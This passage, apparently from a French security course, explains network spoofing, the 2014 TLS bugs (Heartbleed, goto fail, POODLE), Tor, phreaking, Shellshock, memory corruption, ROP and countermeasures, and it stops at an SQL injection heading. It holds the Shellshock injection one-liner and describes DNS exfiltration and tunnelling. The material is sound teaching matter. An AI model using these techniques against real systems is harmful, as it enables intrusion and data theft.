 - La manière la plus simple de réduire l'exploitabilité de la vulnérabilité est de se passer de ces mécanismes : tables de correspondance IP-MAC « en dur », adresses IP au lieu de noms de domaines. Mais cela est assez peu satisfaisant à plus grande échelle.
 - Utiliser un protocole ayant des mécanismes de sécurité, au moins d'authentification, tels DNS-SEC ou SEND, permet de limiter l'empoisonnement par des tiers.
 - L'exploitabilité des vulnérabilités de ces protocoles est d'autant plus réduite que les serveurs légitimes sont proches et nombreux. Si en outre ils maintiennent un mécanisme de réputation, alors les entrées invalides seront rapidement éliminées.
- Détection :
 - Dans le cas du *spoofing* ARP, on peut refuser d'admettre une réponse à une question qui n'a pas été posée ;
 - Il est également possible d'analyser les traces réseau (ce qui suppose un NIDS au niveau du réseau local) pour rechercher des incohérences – ce qui peut être long.
 - Il est possible de détecter une vulnérabilité ou une incohérence de manière active, en émettant des paquets ARP adaptés¹²

Enfin, un nom d'hôte DNS peut correspondre à plusieurs machines physiques (ou même à aucune), ce qui permet aux organisations de redistribuer la charge du trafic sur plusieurs sites.

Serveurs DNS Les clients du protocole DNS peuvent abuser de ses faiblesses (*confer* partie 8.5.5 plus bas). Mais tout un chacun peut également installer un serveur DNS – ce qui est une opération légitime dès que l'on contrôle un nom de domaine.

Celui qui contrôle un serveur DNS faisant autorité contrôle les informations que renvoie ce serveur. Exemple simple : le *reverse DNS* est contrôlé par le serveur et peut valoir absolument n'importe quoi.

¹¹Voir <http://www.monkey.org/~dugsong/dsniff/>.

¹²Voir par exemple <http://www.xarp.net/>.

EXEMPLE · CROSS-SITE SCRIPTING OVER DNS

On peut utiliser un serveur DNS pour raffiner une attaque de type *cross-site scripting* : on configure le serveur DNS pour renvoyer une erreur (NXDOMAIN host not found) lorsque le site d'attaque est contacté.

En particulier : aucun paquet suspect n'est émis sur le réseau, et aucune connexion n'est établie avec qui que ce soit. Ni un *firewall* ni un IDS n'ont donc en règle générale de moyens de détecter cette opération.

Mais celui qui contrôle le serveur DNS peut savoir qu'un service a tenté une connexion, et si par exemple les données pertinentes étaient notées dans l'URL, il suffit de lire les logs pour récupérer ces informations.

De manière similaire, contrôler un serveur DNS distant permet d'encapsuler une connexion dans le protocole (IP-over-DNS)^{13,14}. Étant donné que les requêtes DNS sont moins souvent interceptées – et c'est naturel, car les intercepter rend bien plus difficile la gestion d'un réseau – de telles méthodes passent aisément à travers certaines installations.

Les réponses d'un serveur DNS sont, sauf preuve du contraire, susceptibles d'être contrôlées par un adversaire – elles doivent donc être traitées avec la même distance que toute données utilisateur (en particulier, elles doivent être neutralisées avant utilisation dans une requête SQL).

8.2.3 Cas réel : TLS en 2014

L'année 2014 a été marquée par la découverte rapprochée de deux *bugs* majeurs dans des implémentations très répandues du protocole TLS, qui est censé assurer la protection des communications *via* le protocole HTTPS¹⁵. En un sens, il s'agit de problèmes anecdotiques – les causes sont triviales et courantes, leur correction immédiate. Mais c'est précisément qu'un élément aussi mineur puisse avoir des conséquences aussi massives qu'il est important de réaliser. Il est aussi intéressant de se demander ce qui aurait pu être mis en œuvre – par tous les acteurs concernés – pour éviter la panique.

Heartbleed

En avril 2014¹⁶, une vulnérabilité est annoncée dans l'implémentation du protocole TLS d'OpenSSL. La vulnérabilité repose sur une mauvaise implémentation de l'extension *heartbeat*¹⁷ du protocole, qui permet de maintenir une connexion active sans avoir à recommencer toute la négociation. En conséquence, ce *bug* fut affublé de l'elliptique quolibet de « heartbleed » (CVE-2014-0160).

Vulnérabilité L'extension *heartbeat* maintient la connexion en envoyant une requête composée d'un message et de la taille de ce message – le serveur répond en transmettant exactement le même message en retour. Dans l'implémentation d'OpenSSL, un tampon était alloué de la taille indiquée et – c'est là le problème – sans tenir compte de la taille réelle du message. Il y avait alors débordement dans la pile (voir section 8.3.2 page 87).

Exploitabilité Il suffit pour exploiter cette vulnérabilité d'envoyer un message *heartbeat* malformé : le serveur répond en envoyant une partie de sa mémoire de pile – jusqu'à 64 kilo-octets pour être précis. Dans ces données obtenues par l'adversaire, il peut y avoir des extraits de conversation, des cookies de session, des mots de passe et surtout la clé privée utilisée par le serveur. Le cas échéant l'adversaire devient capable de déchiffrer toutes les conversations futures (et passées, à moins que le serveur utilise une forme de *perfect forward secrecy*) et d'usurper l'identité du serveur. L'attaque ne laisse aucune trace dans les logs. À moins d'avoir installé des règles spécifiques, aucun IDS/IPS ne pouvait détecter l'attaque. En conséquence, encore aujourd'hui on ignore si la vulnérabilité a été effectivement exploitée pendant les deux ans où elle était présente.

Conséquences Plusieurs millions de serveurs et de postes clients étaient vulnérables et exposés, provoquant une panique médiatique et nécessitant l'installation de nouveaux certificats de sécurité. Les principaux sites Internet étaient affectés, de même que les plateformes mobiles, nécessitant que les mots de passes de tous les

¹³Voir <https://github.com/iagox86/dnscat2>.

¹⁴Voir aussi <http://thomer.com/howtos/nstx.html>.

¹⁵D'autres vulnérabilités, plus anciennes, auraient pu être discutées. En particulier, l'attaque Lucky13 en 2013 (AlFardan et Paterson) ou BEAST en 2011 (Duong et Rizzo) sont de loin les plus célèbres.

¹⁶Le premier avril, précisément, ce qui n'a pas participé à ce que cette vulnérabilité soit prise au sérieux.

¹⁷RFC 6520

utilisateurs soient changés. Les principaux utilisateurs de OpenSSL sont les serveurs Apache et nginx, qui constituent plus des deux tiers du marché.

Le projet OpenSSL – bénévole et open source – bien qu'utilisé par une grande partie des acteurs d'Internet, était alors constitué de quatre développeurs, dont un seul à plein temps. L'industrie a réagi rapidement – autour de Jim Zemlin (Linux Foundation), plusieurs compagnies (Amazon Web Services, Cisco Systems, Dell, Facebook, Fujitsu, Google, IBM, Intel, Microsoft, NetApp, Rackspace, Qualcomm VMWare, Adobe, Bloomberg, Hewlett-Packard, Huawei) se sont engagées à verser 100000 dollars par an afin de financer des développeurs, les audits de sécurité et le déploiement d'infrastructures de tests, dans le cadre de la Core Infrastructure Initiative (fondée le 24 avril 2014). Le site <http://heartbleed.com> vise à informer le public et les professionnels de l'attaque, donner des moyens de vérifier si la vulnérabilité est encore présente et de la corriger le cas échéant.

Apple iOS goto fail

En février 2014, Apple annonce la correction d'une vulnérabilité¹⁸ relative à l'implémentation du protocole TLS sur sa plateforme iOS. La notice initiale d'Apple n'indiquait pas la nature de la vulnérabilité, mais laissait asse d'information pour l'identifier. L'origine du *bug* est la présence d'une instruction `goto` (intentionnellement ?) mal placée, qui vaut à cette vulnérabilité le doux nom de « Apple goto fail » (CVE-2014-1266).

Vulnérabilité Le souci vient du fichier `sslKeyExchange.c`¹⁹, plus précisément d'une fonction définie dans ce fichier : `SSLVerifySignedServerKeyExchange`. Cette fonction est censée vérifier la validité d'un certificat serveur, ce qu'elle fait par une succession de tests. Si l'un de ces tests échoue, le programme continue à partir d'un point `fail` plus bas. Le cas échéant, le numéro d'erreur est renvoyé. Ce qui est important de noter, c'est qu'en cas de succès, la fonction est censée renvoyer 0.

La vulnérabilité apparaît dans le code sous la forme d'une ligne dupliquée :

```
...
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
...

```

Quel est l'effet de ce second `goto` ? D'après la syntaxe du langage C, il est *toujours* appelé, indépendamment de la clause conditionnelle `if` (qui en revanche s'applique au premier `goto`). Il force ainsi la fonction à se terminer, en renvoyant la valeur de `err`. Seulement, la fonction `SSLHashSHA1.update` n'a généralement aucune raison de mal tourner, et `err` vaut presque toujours 0, indiquant le succès de l'opération. C'est alors cette valeur qui est retournée à cause du second `goto fail`, contournant ainsi les vérifications suivantes.

Exploitabilité Un site en HTTPS avec un certificat invalide est donc toujours accepté malgré tout. Un adversaire peut utiliser cette vulnérabilité pour détourner un site légitime (sites bancaire, moteurs de recherche, réseaux sociaux, &c.) et néanmoins donner l'apparence d'une connexion sécurisée. Il peut de la même façon s'intercaler dans une communication et mener une attaque de type *man-in-the-middle*.

Apparaissant comme une connexion légitime, cette attaque ne laisse pas de trace particulière dans les logs.

POODLE

En septembre 2014, la vulnérabilité POODLE²⁰ (CVE-2014-3566) a été identifiée dans le protocole TLS. Elle consiste à négocier avec le serveur viser pour utiliser une version antérieure du protocole, vulnérable : SSL 3.0.

¹⁸Voir <http://support.apple.com/kb/HT6147>

¹⁹Voir http://opensource.apple.com/source/Security/Security-55471/libsecurity_ssl/lib/sslKeyExchange.c.

²⁰Voir <https://www.openssl.org/~bodo/ssl-poodle.pdf>.

En effet, SSL 3.0 chiffre en utilisant soit le stream cipher RC4 (qui est cassé) soit un block cipher en mode CBC – vulnérable à une attaque en *padding oracle*. La vulnérabilité est donc inhérente à ce protocole – normalement abandonné – et activée par la négociation entre le client et le serveur, elle est donc aisément exploitable. La principale conséquence est une brèche totale de confidentialité de la communication.

8.2.4 Tor

Le projet Tor, initialement développé pour l'armée américaine, est à ce jour la proposition la plus sérieuse d'un protocole de transport offrant des garanties de confidentialité. Il utilise pour cela un routage en oignon : chaque paquet contient l'adresse d'un relais, et une charge utile chiffrée. Le relais en question possède la clé privée lui permettant de déchiffrer la charge utile, qui est elle-même constituée de l'adresse du relais suivant, et d'une nouvelle charge utile. Le paquet est ainsi envoyé, de relais en relais, perdant petit à petit ses « couches », jusqu'au relais final, qui accède à l'adresse IP véritable du destinataire, et lui envoie le paquet final.

Un des intérêts de Tor est qu'en tant que protocole de transport il peut être utilisé par des applications : messagerie, Internet, &c. Il répond donc à un besoin – le même besoin que les VPNs, à savoir la couverture d'un canal de communication entre deux points séparés par un réseau qui n'est pas de confiance.

Il est donc utilisé, par l'armée américaine qui l'a initialement financé, par des entreprises, par des journalistes, &c. Cependant il est au cœur depuis quelques années d'une tempête médiatique qui soulève de difficiles questions politiques.

Parmi les controverses entourant la technologie, il y a deux éléments importants : d'une part son efficacité associée à sa relative facilité d'utilisation, qui attire en plus des utilisateurs légitimes des criminels de toutes sortes ; d'autre part les abus avérés des forces de police qui, bien loin de se contenter de poursuivre les criminels, ont invoqué son existence pour justifier des programmes de surveillance massive sur des cibles sans aucun lien avec ces activités. Paradoxalement, ce dernier point semble avoir favorisé l'adoption du protocole.

Chiffrement, anonymat, disponibilité L'utilisation d'un chiffrement fort entre les relais donne une garantie qu'un adversaire observant de manière passive à un seul point du réseau ne peut pas connaître à la fois l'émetteur et le récepteur du message, ni son contenu. En revanche, un adversaire capable d'observer à deux points le réseau peut confirmer que deux personnes sont en communication (*end-to-end correlation*).

Une compromission du chiffrement (comme ce fut le cas en avril 2014 avec Heartbleed) impacte le niveau de confidentialité que l'on peut espérer de ce système.

Tor supporte également des services « cachés » (*Tor hidden services*), qui ne diffusent pas leur IP de destination, mais au lieu de cela une adresse .onion. Les relais savent rediriger le trafic vers les serveurs concernés. Puisqu'il n'y a pas de noeud de sortie (qui peut être bloqué ou compromis), de tels services offrent de meilleures garanties d'anonymat et de disponibilité.

Si le protocole de routage en oignons présente des garanties que, dans son fonctionnement, il ne révèle pas d'informations sur les communiquants, il n'en est pas nécessairement de même du contenu qu'il transporte, lequel dépend des applications. De nombreux protocoles trahissent ainsi leur émetteur (BitTorrent²¹, Flash, &c.) et il n'y a aucune garantie que les logiciels utilisant Tor pour communiquer – en particulier les navigateurs Internet – soient exempts de vulnérabilités²².

D'une manière générale, il n'y a aucune garantie qu'un relais Tor soit honnête : il peut employer des protocoles sans protection, falsifier des certificats, enregistrer les données, &c.

Obfuscation Si le trafic est chiffré correctement, il est difficile à un adversaire d'en percer le contenu. Mais si un adversaire identifie un trafic « suspect », et qu'il est capable d'écouter ou de couper des connexions, alors il peut reconstruire la topologie qui relie la source et la destination, c'est-à-dire dans une large mesure affaiblir la garantie d'anonymat.

²¹Voir par exemple [Manils et al., 2010].

²²En 2013, le programme NSA/FBI EgotisticalGiraffe/Operation Torpedo consistait à déployer un code JavaScript vénéré, qui exploitait un dépassement dans le tas de Firefox pour transmettre l'adresse IP et l'adresse MAC de l'ordinateur utilisé directement à un serveur C&C.

Les documents Snowden – entre autres – ont montré que des analyses de trafic étaient conduites par diverses agences gouvernementales en contrat avec des firmes de télécommunication pour intercepter²³, analyser²⁴ et enregistrer²⁵ le trafic permettent effectivement d'identifier des routes par des corrélations à large échelle. Dans les cas détaillés dans ces documents, les utilisateurs ainsi identifiés étaient ensuite la cible d'attaques avancées.

Afin de limiter l'aspect trop évident de certains paquets, Tor utilise des méthodes d'*obfuscation*, par exemple au moyen du protocole obfs3²⁶. En tant que tel, celui-ci n'apporte pas de sécurité (ni intégrité, ni véritable confidentialité), il se contente après une phase initiale d'accord entre deux parties²⁷, de transmettre le contenu en le faisant passer pour du contenu d'un autre type (page Web, e-mails, images, &c.).

8.3 Injection de code

Dans cette section on s'intéresse à une large classe de vulnérabilités causées au fond par un même choix de design : un même canal de communication est utilisé pour les données et pour les commandes.

EXEMPLE · CAPTAIN CRUNCH, JOYBUBBLES ET STEVE JOBS

Avant même la démocratisation des ordinateurs, des vulnérabilités d'injection ont été découvertes – et exploitées – dans les réseaux téléphoniques (*phreaking*). Dans les années 1960, les switchs téléphoniques étaient contrôlés par des fréquences sonores spécifiques générées électroniquement (*in-band signaling*).

Joseph Engressia Jr., dit Joybubbles, est né aveugle et découvre à sept ans qu'il peut influencer un appel en sifflant à une fréquence adaptée. Arrivé à l'université, il a maîtrisé la technique, qui lui permet d'effectuer gratuitement des appels à longue distance – qu'il facturait 1\$ à ses camarades. Doté de l'oreille absolue, il identifie la fréquence du signal : 2600 Hz.

John Draper, dit Captain Crunch, un ami d'Engressia, doit son surnom à la marque de céréales *Cap'n Crunch* qui offrait un sifflet pour enfants comme cadeau. Le sifflet émettait un son de 2600 Hz. Draper, ayant une formation d'ingénieur, crée un générateur de sons électroniques, la première « blue box ». Il gagne rapidement en célébrité, et un article du magazine *Esquire* de 1971 révèle au monde les activités des *phreakers*^a. C'est cet article qui inspira deux jeunes américains à se lancer dans le piratage téléphonique : Berkeley Blue et Oaf Tobar – de leur vrai nom Steve Wozniak et Steve Jobs. La technologie qu'ils développeront pour leurs blue boxes sera à la base cinq ans plus tard des produits de la compagnie qu'ils fondent : Apple Computer^b.

Le dernier switch contrôlé par un signal de 2600 Hz sur les lignes américaines a été retiré du réseau en mars 2011.

^aVoir <http://www.lospadres.info/thorg/lbb.html>.

^bVoir par exemple Wozniak, *iWoz : Computer Geek to cult icon*. WW Norton & Company, 2007.

Vis-à-vis de notre discussion sur la nature d'une vulnérabilité nous avons les trois éléments : défaut (canal mixte permettant l'injection), accès (la surface d'attaque est constituée de l'intégralité du réseau téléphonique américain) et exploitabilité (en sifflant, avec un sifflet, avec une blue box). Il aura suffit de corriger le défaut (passer aux signaux de contrôle *out-of-band*) pour arrêter la plupart des *phreakers*.

Cet exemple historique illustre un phénomène général. Aujourd'hui, les téléphones ne constituent plus une cible intéressante, mais les ordinateurs de toutes sortes le sont. En somme, une injection consiste à prendre le contrôle d'un système d'informations en lui soumettant une information bien choisie.

8.3.1 Injection directe

Il est rare, mais pas autant qu'on l'imagine, qu'un système offre une porte d'entrée directe. Cela arrive pourtant : certains systèmes exécutent un code arbitraire, sans nécessairement que celui-ci ait été préparé d'une manière très savante. Par exemple, d'anciennes versions du système d'exploitation Microsoft Windows lançaient au démarrage un script `autoexec.bat`, fichier modifiable par n'importe quel utilisateur.

²³Dans le cas des États-Unis d'Amérique : noms de code Stormbrew, Fairview, Oakstar, Blarney, &c. Dans le cas de la Russie, le gouvernement offre en outre une prime de plus de 100 000 dollars depuis juillet 2014 à quiconque trouve un moyen de briser Tor.

²⁴Turbulence, Turmoil, Tumult, &c.

²⁵Dans le cadre du programme XKeyscore.

²⁶Qui sera rapidement supplplanté par obfs4, voir <https://github.com/Yawning/obfs4>.

²⁷Basée sur le protocole de Diffie-Hellman, mais qui ne peut pas utiliser les paramètres traditionnels – trop aisément reconnaissables.

EXEMPLE · SHELLSHOCK

Plus récemment, le 12 septembre 2014, le Français Stéphane Chazelas identifie un *bug* dans le logiciel bash utilisé notamment en tant que console sur des systèmes de type Unix. La vulnérabilité (CVE-2014-6271, CVE-2014-7168^a, CVE-2014-7169, CVE-2014-7186 et CVE-2014-7187) est due à un mauvais traitement des chaînes de caractère. Par exemple,

```
env x='() { :;}; echo vulnerable' bash -c 'echo hello'
```

au lieu d'afficher simplement `hello`, termine la variable d'environnement après le second point virgule et exécute la commande affichant `vulnerable`.

Cette vulnérabilité, rapidement baptisée ShellShock, impactait une large partie des serveurs (notamment parce que Apache et nginx, deux des principaux serveurs HTTP du marché, utilisent bash). En particulier :

- L'impact de la vulnérabilité est maximal : exécution de code arbitraire avec les priviléges de l'utilisateur ;
- La surface d'attaque est maximale : toute requête HTTP est une possibilité d'exploitation, il n'y a pas besoin d'authentification ;
- La complexité de l'attaque est minimale : à quelques caractères près, c'est littéralement les opérations que l'on souhaite effectuer qu'il s'agit de transmettre, faisant de cette attaque l'une des plus simples imaginables.
- La vulnérabilité existe depuis la version 1.13 datant de 1992.

La vulnérabilité était déjà exploitée au moment de sa découverte, et le patch initial diffusé par les auteurs était incomplet – de nombreux *botnets* ont alors fondu sur l'opportunité, visant notamment les technologies embarquées, moins souvent mises à jour.

^aIl y a une deuxième entrée parce que le *patch* initial n'a pas fonctionné...

L'objet d'une injection est en général le même : insérer ou extraire des informations, obtenir le contrôle d'un système. Le plus souvent cependant, il faut ruser davantage.

8.3.2 Corruptions mémoire

Les corruptions de la mémoire constituent historiquement la première vulnérabilité majeure des systèmes d'information. Depuis les années 1980 et jusqu'au milieu des années 2000, c'était la première forme de vulnérabilité, qui fut d'ailleurs exploitée. Un sursaut de l'industrie autour du milieu des années 2000 a progressivement réduit la prévalence de ce vecteur, qui subsiste toutefois – en particulier dans l'électronique embarquée.

La « mémoire » dont il est question est celle des programmes (noyau, pilotes, logiciels) exécutés sur un ordinateur, un automate, un téléphone, &c. Il n'y a pas de différence de nature entre une compromission d'intégrité et une corruption de la mémoire : les deux signifient qu'un adversaire est parvenu à modifier des informations qu'il n'était pas censé pouvoir modifier. Mais l'impact n'est pas le même : en effet, la mémoire sert à héberger *à la fois* les données de l'utilisateur, les données du programme et le programme lui-même. Si rien n'est fait – et historiquement, c'était souvent le cas – un adversaire pouvait alors contrôler ce que faisait le programme : la tradition a retenu l'expression *d'exécution de code arbitraire*.

Les conséquences concrètes dépendent du programme en question – des informations qu'il manipule, des droits qu'il administre ou dont il dispose. Loin d'établir tous les risques en la matière, puisqu'ils sont spécifiques à la position du programme visé dans le système d'informations, nous donnerons quelques exemples tirés de cas réels.

Plusieurs phénomènes peuvent être à l'origine d'une corruption de la mémoire, accidentels (*e.g.* rayonnement cosmique) ou intentionnels.

Débordement dans la pile et pointeurs flasques La pile est la structure de données exposée aux programmes afin de rendre plus efficace l'utilisation de « fonctions », et d'une manière générale de la notion de *portée (scope)*. Par exemple, la valeur d'une variable définie et utilisée au sein d'une fonction ne devrait pas pouvoir influer sur une variable définie et utilisée dans une autre fonction. Mais cette vision ignore qu'en réalité un

programme est «plat» – et qu'une fonction n'est qu'une abstraction visant à simplifier la compréhension du programmeur. Du point de vue de l'ordinateur, une fonction ne diffère pas du reste du code d'un programme, vers lequel ou depuis lequel on saute.




FIG. 8.1 : Une pile «typique» pour un programme x86-64 sous Linux. Les différentes zones correspondent à des données de genre différent : dans la pile utilisateur, les variables du programme ; dans le tas, les allocations dynamiques ; dans la zone .data les constantes ; enfin la zone .text contient le code exécutable.

Pour les processeurs de la famille x86 (et beaucoup d'autres) la pile sert à sauvegarder l'état du programme avant un appel, et à le rétablir après l'appel. À chaque appel (`call`) d'une fonction, les arguments sont empilés, l'adresse du pointeur d'exécution est empilée, et le pointeur d'exécution est déplacé vers le morceau de code pertinent. Une fois le travail fait, la fonction retourne (`return`), le pointeur d'exécution est dépiler et l'exécution se poursuit.

Buffer overflows Une situation classique dans laquelle un débordement se produit dans la pile est appelé *débordement de tampon (buffer overflow)*. Ce type de vulnérabilité a un moment constitué plus de 80% des bugs observés dans les logiciels grand public. Concrètement, cette situation se produit lorsqu'une variable « locale » (définie au sein d'une fonction), le plus souvent un tableau, est contrôlée par un adversaire.

En effet, la sémantique du C ne retient que l'adresse du début d'un tableau, et alloue dans la pile la taille indiquée par le programmeur (par exemple, `char x[10]` ; alloue 10 fois la taille d'un `char`). Mais si le même programmeur ne limite pas l'utilisateur, ce dernier peut accéder à des éléments au-delà de la taille nominale du tableau – c'est-à-dire lire et écrire dans le code de la fonction, et surtout modifier l'adresse de retour.

Lorsqu'un programme tente d'accéder à des ressources mémoires auxquelles il n'est pas censé toucher, le système d'exploitation peut provoquer une erreur et arrêter l'exécution (SEGFAULT). Mais entre l'abus et la détection de l'abus, il y a de la place pour un adversaire.

Dangling pointers Les pointeurs flasques sont des pointeurs dont l'objet visé a depuis été supprimé. En particulier, dans les langages tels que C ou C++, après avoir utilisé `free` sur un pointeur, celui-ci vise toujours la même adresse mémoire. Souvent, cette zone mémoire n'est pas immédiatement réallouée, et le programme semble fonctionner normalement (ce qui rend la détection difficile). Mais ce qui y réside peut tout aussi bien être un autre objet ou un programme placé par l'adversaire. On parle de vulnérabilité *use-after-free*²⁸.

Une cible privilégiée des adversaires utilisant des vulnérabilités de ce type sont les programmes C++ (utilisant une forme de programmation orientée objet), plus précisément leur `vtable`. En effet, le langage C++

²⁸CWE-416.




FIG. 8.2 : Illustration d'une *stack frame* dans son état normal (en haut) et subissant une attaque (milieu et bas). Après débordement de tampon, l'attaquant réécrit l'adresse de retour pour qu'elle pointe vers le début du tampon, où il a écrit son code (diagramme du milieu). Si l'attaquant ne connaît pas précisément l'adresse de retour (diagramme du bas) il peut utiliser la technique du *nop sled* et pointer approximativement au milieu.

permet à des classes de base de définir des fonctions virtuelles : les classes dérivées de la classe de base pourront implémenter leur propre version de ces fonctions. Le compilateur s'assure que c'est la version correcte de chaque classe dérivée qui est exécutée si un appel est fait à cette fonction. La vtable contient la liste des pointeurs vers les différentes implémentations de la fonction virtuelle définie dans la classe de base. Ainsi, lorsque la fonction est appelée durant l'exécution, il suffit de suivre le bon pointeur pour exécuter l'implémentation qui correspond à la classe dérivée considérée.

En présence d'une vulnérabilité de type use-after-free, un adversaire peut remplacer l'objet que vise la vtable par un objet de son choix²⁹.

Quelques contre-mesures De nombreuses approches ont été envisagées pour limiter l'apparition et surtout l'exploitation des débordements de tampon. En voici les principales³⁰. Ces contre-mesures limitent, *mais n'éliminent pas*, le risque lié à cette vulnérabilité³¹. Certains systèmes d'exploitation (citons par exemple Microsoft Windows) n'utilisaient *aucune* forme de protection jusqu'en 2004, et certains ne le font toujours pas.

Analyse statique L'objectif de l'analyse statique est de corriger les fonctions qui sont vulnérables à une attaque, avant que le programme ne soit déployé (voire compilé). Ces approches dépendent fortement du langage considéré, et nombre d'entre elles ne sont pas complètes (*sound*), au sens où elles laissent parfois passer des vulnérabilités. Une méthode consiste par exemple à imposer des conventions de code³² ou à détecter certains usages « dangereux » du programmeur.

Stratégies dynamiques Les protections dynamiques tentent, au cours de l'exécution du programme, d'assurer l'intégrité de certaines données critiques (données de contrôle, pointeurs de retour, &c.).

Intuitivement, on pourrait imaginer restreindre logiciellement l'accès à la mémoire, par exemple en s'assurant que les indices d'un tableau sont toujours inférieurs à la taille du tableau *à chaque accès*. Cela a un coût en performance et en mémoire, car il faut ajouter des métadonnées (la taille du tableau, &c.) et effectuer des opérations de vérification. Plusieurs compilateurs³³ implémentent cette forme de protection, qui n'est par ailleurs pas infaillible (les métadonnées peuvent être manipulées par un attaquant).

Une variante consiste à insérer à des endroits critiques du code (par exemple, après un tableau) des données spécifiques appelées *canaris*. Si un canari est « écrasé » lors d'un dépassement de tampon, sa valeur change et le programme ou le système d'exploitation peut interrompre l'exécution. Ceci dit, le mal peut déjà avoir été

²⁹Voir par exemple la vulnérabilité CVE-2013-0025 touchant Microsoft Internet Explorer 8, exploitée dans la nature.

³⁰Pour un exposé plus complet, se référer par exemple à [Piromsopa and Enbody, 2006a, Piromsopa and Enbody, 2006b].

³¹Voir par exemple <http://bufferoverflow.be/files/ripe.pdf> pour un survol de leur efficacité.

³²Voir par exemple : <https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards>.

³³Les compilateurs « officiels » pour Ada, C#, Haskell, Java, JavaScript, Lisp, PHP, Python et Ruby notamment.

fait, les canaris peuvent parfois être prédis et un attaquant peut même manipuler la procédure de gestion d'erreur à son avantage – c'est une stratégie courante³⁴. La plupart des compilateurs modernes implémentent une forme ou une autre de protection dynamique.

Enfin, une *analyse de teinte (taint analysis)* consiste à considérer toute entrée utilisateur comme un danger potentiel, jusqu'à preuve du contraire. Mais qu'est ce qui constitue une « entrée utilisateur » ? En effet, un adversaire peut, avec les moyens correspondants, manipuler beaucoup de paramètres : il en suffit d'un pour contourner cette protection.

Stratégies d'isolation et d'obfuscation L'objectif ici est double : empêcher l'adversaire d'avoir une vue correcte du terrain (c'est-à-dire de la mémoire) et limiter les conséquences lorsqu'il parvient à manipuler la pile. La stratégie la plus courante consiste à démarrer le programme à une adresse mémoire (virtuelle) aléatoire à chaque exécution : ASLR (*address space layout randomisation*). En conséquence, les adresses de retour changent, rendant l'exploitation plus difficile. Les principaux systèmes d'exploitation ont une forme d'ASLR par défaut³⁵. L'efficacité de cette méthode est discutable sur les systèmes 32 bits, où l'entropie est trop faible pour se protéger d'une attaque exhaustive, et reste sensible aux fuites d'informations.

Alternativement, on peut définir des zones dans la pile qui, si elles peuvent être écrites, ne peuvent pas être exécutées : cette idée est implantée de différentes façons (NX, DEP, W⊕X, &c.) sous le terme (inexact) de « pile non exécutable ». Comme nous allons le voir, cette protection, lorsqu'utilisée seule, peut être aisément contournée.

Enfin, la virtualisation (et autres techniques de *sandboxing*) vise à établir une séparation logique entre le programme et l'environnement^{36,37,38}.

Return-oriented programming Même lorsque la pile ne peut pas être exécutée, que le code du programme n'est pas modifiable (ou qu'il a été signé), il est possible à un adversaire de prendre le contrôle *via* une technique appelée *return-oriented programming* (ROP) [Shacham, 2007, Checkoway et al., 2010]. Elle repose sur cette observation clé : on peut réutiliser des morceaux de code (légitime) du programme à des fins différentes. Ces morceaux sont appelés « gadgets » et se terminent par `ret` (ou quelque chose d'équivalent).

Une attaque ROP consiste ainsi simplement à trouver les gadgets (ce peut être fait automatiquement, voire à distance, sans accès au code source ni binaire) et à les enchaîner en réécrivant l'adresse de retour pour qu'elle pointe vers le prochain. Ce faisant, l'attaquant n'utilise que du code légitime.

La mitigation de ces attaques – et surtout de ses variantes [Kemerlis et al., 2014] – est délicate. Il a longtemps été pensé que combiner les piles non exécutables avec ASLR suffisait à diminuer l'efficacité des attaques ROP, mais des contre-exemples sont venus contredire cette intuition [Liu et al., 2011]. Certains tentent de compiler sans produire de gadgets [Onarlioglu et al., 2010], ou de rendre leur exploitation difficile en surveillant les déplacements du pointeur d'exécution (par exemple kBouncer).

8.3.3 Injections SQL

Le langage SQL (*structured query language*, ISO/IEC 9075) fut développé dans les années 1970 afin de proposer une interface unifiée pour les différents systèmes de gestion des bases de données relationnelles. Une « requête SQL » prend la forme d'une commande transmise à la base de données, qui effectue l'opération demandée et éventuellement renvoie un réponse.

Principe Ici encore, c'est donc un même canal qui est utilisé pour transmettre à la fois les données et les instructions. Pour peu que les données de l'utilisateur ne soit pas correctement validées, un adversaire peut prendre le contrôle des instructions envoyées à la base de données : on parle d'*injection SQL* (CWE-89).

³⁴Pour un exemple détaillé, voir : <http://resources.infosecinstitute.com/bypassing-seh-protection-a-real-life-example/>.

³⁵Depuis 2004 pour OpenBSD, 2005 pour GNU/Linux, 2011 pour Google Android, Apple OS X et iOS. À ce jour FreeBSD n'implémente pas d'ASLR.

³⁶Voir par exemple <http://www.bpfh.net/simes/computing/chroot-break.html> pour une illustration sur Unix – et son contournement.

³⁷Voir par exemple <http://googleprojectzero.blogspot.fr/2014/11/pwn4fun-spring-2014-safari-part-ii.html> pour une illustration sur OS X – et son contournement.

³⁸Voir par exemple <http://pbiernat.blogspot.fr/2014/09/bypassing-python-sandbox-by-abusing.html?m=1> pour un exemple avec Python – et son contournement.

EXEMPLE · INJECTION SQL SIMPLE

